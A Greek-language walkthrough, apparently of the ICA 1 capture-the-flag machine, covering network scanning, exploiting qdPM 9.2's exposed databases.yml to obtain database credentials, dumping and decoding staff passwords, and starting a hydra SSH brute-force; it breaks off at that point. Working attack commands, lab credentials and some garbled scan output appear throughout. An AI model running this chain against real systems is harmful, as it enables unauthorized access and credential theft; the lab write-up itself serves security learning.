

Υλοποίηση Επίθεσης σε Υπολογιστικό Σύστημα

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Inspired

[ICA 1 Write up](#)

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Scenario

Έστω ότι έχουμε καταφέρει να συνδεθούμε στο εσωτερικό δίκτυο μιας εταιρίας και θέλουμε να αποκτήσουμε πρόσβαση σε έναν υπολογιστή της για να αποκτήσουμε πληροφορίες για το προτζεκτ ICA.

Attack

Enumeration

Host discovery

Πρώτα απο όλα πρέπει να βρούμε σε ποια ip διευθυνση ειναι ο υπολογιστης που θελουμε να κανουμε επιθεση

arp-scan

```
sudo arp-scan -I wlp4s0 --localnet
```

Output:

```
Interface: wlp4s0, type: EN10MB, MAC: ec:5c:68:db:c2:41, IPv4: 192.168.1.11
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      34:24:3e:06:a1:04      zte corporation
192.168.1.6      00:45:e2:9f:96:83      CyberTAN Technology Inc.
192.168.1.9      00:45:e2:9f:96:83      CyberTAN Technology Inc.
192.168.1.7      46:3d:cc:39:90:76      (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.051 seconds (124.82 hosts/sec). 4 responded
```

nmap

```
sudo nmap -sn 192.168.1.1-254 -oN nmap/recon
```

Output:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:16 EET
Nmap scan report for H1600V7.home (192.168.1.1)
Host is up (0.0029s latency).
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.012s latency).
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.0066s latency).
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (0.000069s latency).
Nmap done: 254 IP addresses (4 hosts up) scanned in 15.00 seconds
```

- sn :
 - Ειναι ping scan, disables port scanning

Βλεπουμε οτι η δικια μας ip ειναι :

```
ip a show wlp4s0
```

```
192.168.1.11/24
```

Ξερωμε οτι στην 1.1 ειναι το router, οποτε εχουμε δυο πιθανους υπολογιστες που μπορουμε να κανουμε επιθεση : 1.7 και 1.9

```
nmap -Pn -sC -sV -T4 192.168.1.7 -oN nmap/machine_7
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:21 EET
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.047s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
5061/tcp  open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.30 seconds
```

```
nmap -Pn -sC -sV -T4 192.168.1.9 -oN nmap/machine_9
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:20 EET
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.016s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 0e:77:d9:cb:f8:05:41:b9:e4:45:71:c1:01:ac:da:93 (RSA)
|   256 40:51:93:4b:f8:37:85:fd:a5:f4:d7:27:41:6c:a0:a5 (ECDSA)
|_  256 09:85:60:c5:35:c1:4d:83:76:93:fb:c7:f0:cd:7b:8e (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-title: qdPM | Login
|_ http-server-header: Apache/2.4.48 (Debian)
3306/tcp  open  mysql    MySQL 8.0.26
| ssl-cert: Subject: commonName=MySQL_Server_8.0.26_Auto_Generated_Server_Certificate
| Not valid before: 2021-09-25T10:47:29
|_ Not valid after: 2031-09-23T10:47:29
|_ ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 8.0.26
|   Thread ID: 12
|   Capabilities flags: 65535
|   Some Capabilities: SwitchToSSLAfterHandshake, SupportsCompression, IgnoreSpaceBeforeParenthesis, LongPassword, SupportsLoadDataLocal,
Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, InteractiveClient, ConnectWithDatabase, Speaks41ProtocolNew, DontAllowDatabaseTableColumn,
ODBCCClient, Support41Auth, LongColumnFlag, FoundRows, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatements
|   Status: Autocommit
|   Salt: q\x06%\x04\x17{6\x11dJpc\x04;k./\x03+q
|_  Auth Plugin Name: caching_sha2_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.84 seconds
```

Extensive Scan of the ports:

```
nmap -Pn -sC -sV -T4 192.168.1.9 -oN nmap/machine_9_2 -p-
```

Βλεπουμε οτι ο 1.9 τρεχει υπηρεσιες που μπορει να ειναι ευαλωπτες, αντιθετα με το 1.7 .

Vulnerability Discovery

nmap script vuln

```
nmap --script vuln 192.168.1.9 -oN nmap/machine_9_vuln

Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:33 EET
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.010s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.9
| Found the following possible CSRF vulnerabilities:
|
|   Path: http://192.168.1.9:80/
|   Form id: loginform
|   Form action: http://192.168.1.9/index.php/login
|
|   Path: http://192.168.1.9:80/index.php/login/restorePassword
|   Form id: restorepassword
|_   Form action: /index.php/login/restorePassword
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /backups/: Backup folder w/ directory listing
|   /robots.txt: Robots file
|   /batch/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /core/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /install/: Potentially interesting folder
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /manual/: Potentially interesting folder
|   /template/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
3306/tcp  open  mysql
|_ mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 33.79 seconds
```

nmap script vulners

```
nmap -Pn -sV --script vulners 192.168.1.9 -oN nmap/machine_9_vuln_2
```

Starting Nmap 7.94 (<https://nmap.org>) at 2024-01-02 19:39 EET

Nmap scan report for 192.168.1.9 (192.168.1.9)

Host is up (0.0075s latency).

Not shown: 997 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.4p1 Debian 5 (protocol 2.0)

| vulners:

| cpe:/a:openssh:openssh:8.4p1:

| PRION:CVE-2016-20012 5.0 <https://vulners.com/prion/PRION:CVE-2016-20012>

| PRION:CVE-2021-28041 4.6 <https://vulners.com/prion/PRION:CVE-2021-28041>

| CVE-2021-28041 4.6 <https://vulners.com/cve/CVE-2021-28041>

| CVE-2021-41617 4.4 <https://vulners.com/cve/CVE-2021-41617>

| PRION:CVE-2020-14145 4.3 <https://vulners.com/prion/PRION:CVE-2020-14145>

| CVE-2020-14145 4.3 <https://vulners.com/cve/CVE-2020-14145>

| CVE-2016-20012 4.3 <https://vulners.com/cve/CVE-2016-20012>

| PRION:CVE-2021-41617 3.5 <https://vulners.com/prion/PRION:CVE-2021-41617>

| PRION:CVE-2021-36368 2.6 <https://vulners.com/prion/PRION:CVE-2021-36368>

|_ CVE-2021-36368 2.6 <https://vulners.com/cve/CVE-2021-36368>

80/tcp open http Apache httpd 2.4.48 ((Debian))

|_http-server-header: Apache/2.4.48 (Debian)

| vulners:

| cpe:/a:apache:http_server:2.4.48:

| PACKETSTORM:171631 7.5 <https://vulners.com/packetstorm/PACKETSTORM:171631> *EXPLOIT*

| EDB-ID:51193 7.5 <https://vulners.com/exploitdb/EDB-ID:51193> *EXPLOIT*

| CVE-2022-31813 7.5 <https://vulners.com/cve/CVE-2022-31813>

| CVE-2022-23943 7.5 <https://vulners.com/cve/CVE-2022-23943>

| CVE-2022-22720 7.5 <https://vulners.com/cve/CVE-2022-22720>

| CVE-2021-44790 7.5 <https://vulners.com/cve/CVE-2021-44790>

| CVE-2021-39275 7.5 <https://vulners.com/cve/CVE-2021-39275>

| CNVD-2022-73123 7.5 <https://vulners.com/cnvd/CNVD-2022-73123>

| CNVD-2022-03225 7.5 <https://vulners.com/cnvd/CNVD-2022-03225>

| CNVD-2021-102386 7.5 <https://vulners.com/cnvd/CNVD-2021-102386>

| 1337DAY-ID-38427 7.5 <https://vulners.com/zdt/1337DAY-ID-38427> *EXPLOIT*

| FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8 <https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8> *EXPLOIT*

| CVE-2021-40438 6.8 <https://vulners.com/cve/CVE-2021-40438>

| CNVD-2022-03224 6.8 <https://vulners.com/cnvd/CNVD-2022-03224>

| AE3EF1CC-A0C3-5CB7-A6EF-4DAAAF59C8C 6.8 <https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAF59C8C> *EXPLOIT*

| 8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 6.8 <https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2> *EXPLOIT*

| 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8 <https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332> *EXPLOIT*

| 4373C92A-2755-5538-9C91-0469C995AA9B 6.8 <https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B> *EXPLOIT*

| 36618CA8-9316-59CA-B748-82F15F407C4F 6.8 <https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F> *EXPLOIT*

| 0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8 <https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE> *EXPLOIT*

| OSV:BIT-2023-31122 6.4 <https://vulners.com/osv/OSV:BIT-2023-31122>

| CVE-2022-28615 6.4 <https://vulners.com/cve/CVE-2022-28615>

| CVE-2021-44224 6.4 <https://vulners.com/cve/CVE-2021-44224>

| CVE-2022-22721 5.8 <https://vulners.com/cve/CVE-2022-22721>

| CVE-2022-36760 5.1 <https://vulners.com/cve/CVE-2022-36760>

| OSV:BIT-2023-45802 5.0 <https://vulners.com/osv/OSV:BIT-2023-45802>

| OSV:BIT-2023-43622 5.0 <https://vulners.com/osv/OSV:BIT-2023-43622>

| F7F6E599-CEF4-5E03-8E10-FE18C4101E38 5.0 <https://vulners.com/githubexploit/F7F6E599-CEF4-5E03-8E10-FE18C4101E38> *EXPLOIT*

| E5C174E5-D6E8-56E0-8403-D287DE52EB3F 5.0 <https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D287DE52EB3F> *EXPLOIT*

| DB6E18BD-08B1-574D-A351-7D6BB9898A4A 5.0 <https://vulners.com/githubexploit/DB6E18BD-08B1-574D-A351-7D6BB9898A4A> *EXPLOIT*

| CVE-2022-37436 5.0 <https://vulners.com/cve/CVE-2022-37436>

| CVE-2022-30556 5.0 <https://vulners.com/cve/CVE-2022-30556>

| CVE-2022-29404 5.0 <https://vulners.com/cve/CVE-2022-29404>

| CVE-2022-28614 5.0 <https://vulners.com/cve/CVE-2022-28614>

| CVE-2022-26377 5.0 <https://vulners.com/cve/CVE-2022-26377>

| CVE-2022-22719 5.0 <https://vulners.com/cve/CVE-2022-22719>

| CVE-2021-36160 5.0 <https://vulners.com/cve/CVE-2021-36160>

| CVE-2021-34798 5.0 <https://vulners.com/cve/CVE-2021-34798>

| CVE-2021-33193 5.0 <https://vulners.com/cve/CVE-2021-33193>

| CVE-2006-20001 5.0 <https://vulners.com/cve/CVE-2006-20001>

| CNVD-2023-93320 5.0 <https://vulners.com/cnvd/CNVD-2023-93320>

| CNVD-2023-80558 5.0 <https://vulners.com/cnvd/CNVD-2023-80558>

| CNVD-2022-73122 5.0 <https://vulners.com/cnvd/CNVD-2022-73122>

| CNVD-2022-53584 5.0 <https://vulners.com/cnvd/CNVD-2022-53584>

| CNVD-2022-53582 5.0 <https://vulners.com/cnvd/CNVD-2022-53582>

| CNVD-2022-03223 5.0 <https://vulners.com/cnvd/CNVD-2022-03223>

| C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B 5.0 <https://vulners.com/githubexploit/C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B> *EXPLOIT*

| BD3652A9-D066-57BA-9943-4E34970463B9 5.0 <https://vulners.com/githubexploit/BD3652A9-D066-57BA-9943-4E34970463B9> *EXPLOIT*

| B0208442-6E17-5772-B12D-B5BE30FA5540 5.0 <https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-B5BE30FA5540> *EXPLOIT*

| A820A056-9F91-5059-B0BC-8D92C7A31A52 5.0 <https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-8D92C7A31A52> *EXPLOIT*

| 9814661A-35A4-5DB7-BB25-A1040F365C81 5.0 <https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-A1040F365C81> *EXPLOIT*

| 5A864BCC-B490-5532-83AB-2E4109BB3C31 5.0 <https://vulners.com/githubexploit/5A864BCC-B490-5532-83AB-2E4109BB3C31> *EXPLOIT*

|_ 17C6AD2A-8469-56C8-BBBE-1764D0DF1680 5.0 <https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BBBE-1764D0DF1680> *EXPLOIT*

3306/tcp open mysql MySQL 8.0.26

| vulners:

| cpe:/a:mysql:mysql:8.0.26:

| PRION:CVE-2021-35638 6.8 <https://vulners.com/prion/PRION:CVE-2021-35638>

| PRION:CVE-2021-35637 6.8 <https://vulners.com/prion/PRION:CVE-2021-35637>

| PRION:CVE-2022-21368 6.5 <https://vulners.com/prion/PRION:CVE-2022-21368>

| PRION:CVE-2022-21600 5.8 <https://vulners.com/prion/PRION:CVE-2022-21600>

| PRION:CVE-2022-21479 5.5 <https://vulners.com/prion/PRION:CVE-2022-21479>

| PRION:CVE-2022-21478 5.5 <https://vulners.com/prion/PRION:CVE-2022-21478>

| PRION:CVE-2022-21425 5.5 <https://vulners.com/prion/PRION:CVE-2022-21425>

| PRION:CVE-2022-21378 5.5 <https://vulners.com/prion/PRION:CVE-2022-21378>

| PRION:CVE-2022-21367 5.5 <https://vulners.com/prion/PRION:CVE-2022-21367>

| PRION:CVE-2022-21351 5.5 <https://vulners.com/prion/PRION:CVE-2022-21351>

| PRION:CVE-2022-21278 5.5 <https://vulners.com/prion/PRION:CVE-2022-21278>

[illegible]


	PRION:CVE-2023-22103	3.3	https://vulners.com/prion/PRION:CVE-2023-22103
	PRION:CVE-2023-22097	3.3	https://vulners.com/prion/PRION:CVE-2023-22097
	PRION:CVE-2023-22092	3.3	https://vulners.com/prion/PRION:CVE-2023-22092
	PRION:CVE-2023-22084	3.3	https://vulners.com/prion/PRION:CVE-2023-22084
	PRION:CVE-2023-22078	3.3	https://vulners.com/prion/PRION:CVE-2023-22078
	PRION:CVE-2023-22070	3.3	https://vulners.com/prion/PRION:CVE-2023-22070
	PRION:CVE-2023-22068	3.3	https://vulners.com/prion/PRION:CVE-2023-22068
	PRION:CVE-2023-22066	3.3	https://vulners.com/prion/PRION:CVE-2023-22066
	PRION:CVE-2023-22065	3.3	https://vulners.com/prion/PRION:CVE-2023-22065
	PRION:CVE-2023-22064	3.3	https://vulners.com/prion/PRION:CVE-2023-22064
	PRION:CVE-2023-22032	3.3	https://vulners.com/prion/PRION:CVE-2023-22032
	PRION:CVE-2023-22028	3.3	https://vulners.com/prion/PRION:CVE-2023-22028
	PRION:CVE-2023-22026	3.3	https://vulners.com/prion/PRION:CVE-2023-22026
	PRION:CVE-2023-22015	3.3	https://vulners.com/prion/PRION:CVE-2023-22015
	PRION:CVE-2023-22007	3.3	https://vulners.com/prion/PRION:CVE-2023-22007
	PRION:CVE-2023-21982	3.3	https://vulners.com/prion/PRION:CVE-2023-21982
	PRION:CVE-2023-21977	3.3	https://vulners.com/prion/PRION:CVE-2023-21977
	PRION:CVE-2023-21976	3.3	https://vulners.com/prion/PRION:CVE-2023-21976
	PRION:CVE-2023-21972	3.3	https://vulners.com/prion/PRION:CVE-2023-21972
	PRION:CVE-2023-21950	3.3	https://vulners.com/prion/PRION:CVE-2023-21950
	PRION:CVE-2023-21887	3.3	https://vulners.com/prion/PRION:CVE-2023-21887
	PRION:CVE-2023-21883	3.3	https://vulners.com/prion/PRION:CVE-2023-21883
	PRION:CVE-2023-21882	3.3	https://vulners.com/prion/PRION:CVE-2023-21882
	PRION:CVE-2023-21881	3.3	https://vulners.com/prion/PRION:CVE-2023-21881
	PRION:CVE-2023-21879	3.3	https://vulners.com/prion/PRION:CVE-2023-21879
	PRION:CVE-2023-21878	3.3	https://vulners.com/prion/PRION:CVE-2023-21878
	PRION:CVE-2023-21876	3.3	https://vulners.com/prion/PRION:CVE-2023-21876
	PRION:CVE-2022-39400	3.3	https://vulners.com/prion/PRION:CVE-2022-39400
	PRION:CVE-2022-21641	3.3	https://vulners.com/prion/PRION:CVE-2022-21641
	PRION:CVE-2022-21640	3.3	https://vulners.com/prion/PRION:CVE-2022-21640
	PRION:CVE-2022-21638	3.3	https://vulners.com/prion/PRION:CVE-2022-21638
	PRION:CVE-2022-21637	3.3	https://vulners.com/prion/PRION:CVE-2022-21637
	PRION:CVE-2022-21633	3.3	https://vulners.com/prion/PRION:CVE-2022-21633
	PRION:CVE-2022-21632	3.3	https://vulners.com/prion/PRION:CVE-2022-21632
	PRION:CVE-2022-21617	3.3	https://vulners.com/prion/PRION:CVE-2022-21617
	PRION:CVE-2022-21608	3.3	https://vulners.com/prion/PRION:CVE-2022-21608
	PRION:CVE-2022-21607	3.3	https://vulners.com/prion/PRION:CVE-2022-21607
	PRION:CVE-2022-21605	3.3	https://vulners.com/prion/PRION:CVE-2022-21605
	PRION:CVE-2022-21604	3.3	https://vulners.com/prion/PRION:CVE-2022-21604
	PRION:CVE-2022-21599	3.3	https://vulners.com/prion/PRION:CVE-2022-21599
	PRION:CVE-2022-21594	3.3	https://vulners.com/prion/PRION:CVE-2022-21594
	PRION:CVE-2022-21339	3.3	https://vulners.com/prion/PRION:CVE-2022-21339
	PRION:CVE-2022-21304	3.3	https://vulners.com/prion/PRION:CVE-2022-21304
	PRION:CVE-2022-21303	3.3	https://vulners.com/prion/PRION:CVE-2022-21303
	PRION:CVE-2022-21270	3.3	https://vulners.com/prion/PRION:CVE-2022-21270
	PRION:CVE-2022-21264	3.3	https://vulners.com/prion/PRION:CVE-2022-21264
	PRION:CVE-2022-21256	3.3	https://vulners.com/prion/PRION:CVE-2022-21256
	PRION:CVE-2022-21253	3.3	https://vulners.com/prion/PRION:CVE-2022-21253
	PRION:CVE-2022-21249	3.3	https://vulners.com/prion/PRION:CVE-2022-21249
	PRION:CVE-2021-35596	3.3	https://vulners.com/prion/PRION:CVE-2021-35596
	PRION:CVE-2021-35591	3.3	https://vulners.com/prion/PRION:CVE-2021-35591
	PRION:CVE-2021-35577	3.3	https://vulners.com/prion/PRION:CVE-2021-35577
	PRION:CVE-2021-35575	3.3	https://vulners.com/prion/PRION:CVE-2021-35575
	PRION:CVE-2021-35546	3.3	https://vulners.com/prion/PRION:CVE-2021-35546
	PRION:CVE-2021-2479	3.3	https://vulners.com/prion/PRION:CVE-2021-2479
	PRION:CVE-2021-2478	3.3	https://vulners.com/prion/PRION:CVE-2021-2478
	PRION:CVE-2023-21875	3.2	https://vulners.com/prion/PRION:CVE-2023-21875
	PRION:CVE-2021-35602	3.2	https://vulners.com/prion/PRION:CVE-2021-35602
	PRION:CVE-2022-39403	3.0	https://vulners.com/prion/PRION:CVE-2022-39403
	PRION:CVE-2022-21486	2.9	https://vulners.com/prion/PRION:CVE-2022-21486
	PRION:CVE-2022-21485	2.9	https://vulners.com/prion/PRION:CVE-2022-21485
	PRION:CVE-2022-21484	2.9	https://vulners.com/prion/PRION:CVE-2022-21484
	PRION:CVE-2022-21357	2.9	https://vulners.com/prion/PRION:CVE-2022-21357
	PRION:CVE-2022-21355	2.9	https://vulners.com/prion/PRION:CVE-2022-21355
	PRION:CVE-2022-21333	2.9	https://vulners.com/prion/PRION:CVE-2022-21333
	PRION:CVE-2022-21331	2.9	https://vulners.com/prion/PRION:CVE-2022-21331
	PRION:CVE-2022-21325	2.9	https://vulners.com/prion/PRION:CVE-2022-21325
	PRION:CVE-2022-21324	2.9	https://vulners.com/prion/PRION:CVE-2022-21324
	PRION:CVE-2022-21323	2.9	https://vulners.com/prion/PRION:CVE-2022-21323
	PRION:CVE-2022-21321	2.9	https://vulners.com/prion/PRION:CVE-2022-21321
	PRION:CVE-2022-21319	2.9	https://vulners.com/prion/PRION:CVE-2022-21319
	PRION:CVE-2022-21317	2.9	https://vulners.com/prion/PRION:CVE-2022-21317
	PRION:CVE-2022-21313	2.9	https://vulners.com/prion/PRION:CVE-2022-21313
	PRION:CVE-2022-21312	2.9	https://vulners.com/prion/PRION:CVE-2022-21312
	PRION:CVE-2022-21311	2.9	https://vulners.com/prion/PRION:CVE-2022-21311
	PRION:CVE-2022-39402	2.1	https://vulners.com/prion/PRION:CVE-2022-39402
	PRION:CVE-2022-21460	2.1	https://vulners.com/prion/PRION:CVE-2022-21460
	PRION:CVE-2022-21451	2.1	https://vulners.com/prion/PRION:CVE-2022-21451
	PRION:CVE-2022-21444	2.1	https://vulners.com/prion/PRION:CVE-2022-21444
	PRION:CVE-2022-21302	2.1	https://vulners.com/prion/PRION:CVE-2022-21302
	PRION:CVE-2022-21254	2.1	https://vulners.com/prion/PRION:CVE-2022-21254
	PRION:CVE-2021-35632	2.1	https://vulners.com/prion/PRION:CVE-2021-35632
	PRION:CVE-2021-35608	2.1	https://vulners.com/prion/PRION:CVE-2021-35608
	PRION:CVE-2022-21625	1.7	https://vulners.com/prion/PRION:CVE-2022-21625
	PRION:CVE-2022-21595	1.7	https://vulners.com/prion/PRION:CVE-2022-21595
	PRION:CVE-2021-22570	1.7	https://vulners.com/prion/PRION:CVE-2021-22570
_	PRION:CVE-2022-21611	0.8	https://vulners.com/prion/PRION:CVE-2022-21611

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 8.15 seconds

Identifying exploits

Απο το script αυτο μπορούμε να δουμε οτι ο υπολογιστης 1.9 τρεχει ενα web server με την υπηρεσια apache. Συγκεκριμενα οταν συνδεομαστε στο url <http://192.168.1.9:80> βλεπουμε το περιεχομενο της σελιδας



Βλεπουμε το version που τρεχει : pdPM 9.2

Και θα αξιοποιησουμε το εργαλειο `searchsploit` απο το πακετο `exploitdb`

```
searchsploit qdPM 9.2
```

Exploit Title	Path
qdPM 9.2 - Cross-site Request Forgery (CSRF)	php/webapps/50854.txt
qdPM 9.2 - Password Exposure (Unauthenticated)	php/webapps/50176.txt

Shellcodes: No Results

Or : Google Search:
[exploitdb Password Exposure](#)

```
cat /usr/share/exploitdb/exploits/php/webapps/50176.txt
```

```
# Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 03/08/2021
# Exploit Author: Leon Trappett (thepcn3rd)
# Vendor Homepage: https://qdpm.net/
# Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4

The password and connection string for the database are stored in a yml file. To access the yml file you can go to
http://<website>/core/config/databases.yml file and download.
```

Exploiting Vulnerabilities

Exploiting using the vulnerability:

```
searchsploit -x php/webapps/50176.txt
```

```
curl http://192.168.1.9:80/core/config/databases.yml
```

```
all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm:host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true
```

Οποτε βρηκαμε τον Κωδικο της βασης δεδομενων που τρεχει πισω απο τον webserver

Gaining Access

Connecting to database

Συνδεομαστε στην βαση δεδομενων :

```
mysql -u qdpmadmin -h 192.168.1.9 -p
```

Username:

```
qdpmadmin
```

Password:

```
UcVQCMQk2STVeS6J
```

με τον κωδικό και το username που βρήκαμε απο το vulnerability του qdpm

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| qdpm |
| staff |
| sys |
+-----+
6 rows in set (0,018 sec)
```

```
MySQL [(none)]> use staff;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
MySQL [staff]> show tables;
+-----+
| Tables_in_staff |
+-----+
| department |
| login |
| user |
+-----+
3 rows in set (0,006 sec)
```

```
MySQL [staff]> select * from user;
+-----+-----+-----+-----+
| id | department_id | name | role |
+-----+-----+-----+-----+
| 1 | 1 | Smith | Cyber Security Specialist |
| 2 | 2 | Lucas | Computer Engineer |
| 3 | 1 | Travis | Intelligence Specialist |
| 4 | 1 | Dexter | Cyber Security Analyst |
| 5 | 2 | Meyer | Genetic Engineer |
+-----+-----+-----+-----+
5 rows in set (0,090 sec)
```

```
MySQL [staff]> select * from login;
+-----+-----+-----+
| id | user_id | password |
+-----+-----+-----+
| 1 | 2 | c3VSSkFkR3dMcDhkeTNyRg== |
| 2 | 4 | N1p3VjRxdGc0MmNtVVhHWA== |
| 3 | 1 | wDdNUwTQM1cyOWZld0hkQw== |
| 4 | 3 | REpjZVZ50ThXMjhZN3dMZw== |
| 5 | 5 | Y3F0bkJXQ0J5UzJEUpTeQ== |
+-----+-----+-----+
5 rows in set (0,022 sec)
```

```
MySQL [staff]> select name,password from login join user on user_id=user.id;
+-----+-----+
| name | password |
+-----+-----+
| Smith | wDdNUwTQM1cyOWZld0hkQw== |
| Lucas | c3VSSkFkR3dMcDhkeTNyRg== |
| Travis | REpjZVZ50ThXMjhZN3dMZw== |
| Dexter | N1p3VjRxdGc0MmNtVVhHWA== |
| Meyer | Y3F0bkJXQ0J5UzJEUpTeQ== |
+-----+-----+
5 rows in set (0,008 sec)
```

Αξιοποιώντας το site: hashes.com βλέπουμε οτι τα passwords είναι κωδικοποιημένα σε μορφή base64

```
WdDNUwTQM1cyOWZld0hkQw== - Possible algorithms: Base64(unhex(MD5($plaintext)))
```



```
cat files/smith_password.b64 | base64 -d
```

```
X7MQkP3W29fewHdC
```

Γραφουμε ενα script για να αποθηκευσει τα αρχεια μας :

```
#!/bin/python
import sys
from pathlib import Path
import base64

def main():
    path = Path(__file__).parent
    direct_parent = path.parent
    file_path = Path(direct_parent, "files")

    users = {
        "Smith": " WDdNUwtQM1cyOWZld0hkQw==",
        "Lucas": " c3VSSkFkR3dMcDhkeTNyRg==",
        "Travis": " REpjZVZ50ThXMjhZN3dMZw==",
        "Dexter": " N1p3VjRxdGc0MmNtVVhHWA==",
        "Meyer": " Y3F0bkJXQ0J5UzJEduTeQ==",
    }

    for user in users:
        user = user.strip()
        file = Path(file_path, f"{user}.b64")
        with open(file, "w") as f:
            f.write(users[user])

    passwords = {user: "" for user in users}

    for file in file_path.iterdir():
        if file.suffix != ".b64":
            continue
        with open(file, "r") as f:
            passwords[file.stem] = f.readline().strip("\n")

    # decode base64 encoding

    for user in passwords:
        # passwords[user] = passwords[user].decode("base64")
        passwords[user] = base64.b64decode(passwords[user]).decode("utf-8")
        with open(Path(file_path, f"{user}.txt"), "w") as f:
            f.write(passwords[user])

    users_file = Path(file_path, "users.txt")
    with open(users_file, "w") as f:
        for user in passwords:
            user = user.strip()
            f.write(f"{user}\n")
            f.write(f"{user.lower()}\n")

    passwords_file = Path(file_path, "passwords.txt")
    with open(passwords_file, "w") as f:
        for user in passwords:
            user = user.strip()
            password = passwords[user].strip()
            f.write(f"{password}\n")

if __name__ == "__main__":
    main()
```

connecting to ssh

Δοκιμάζουμε καποιο απο τα passwords :

```
ssh lucas@$ipt
```

```
lucas@192.168.1.9's password:
Permission denied, please try again.
lucas@192.168.1.9's password:
Permission denied, please try again.
lucas@192.168.1.9's password:
```

Υποψιαζομαστε οτι δεν εχουν αντιστοιχηθει σωστα τα passwords

```
hydra -L files/users.txt -P files/passwords.txt ssh://$ipt
```

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2024-01-03 00:10:52

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

```
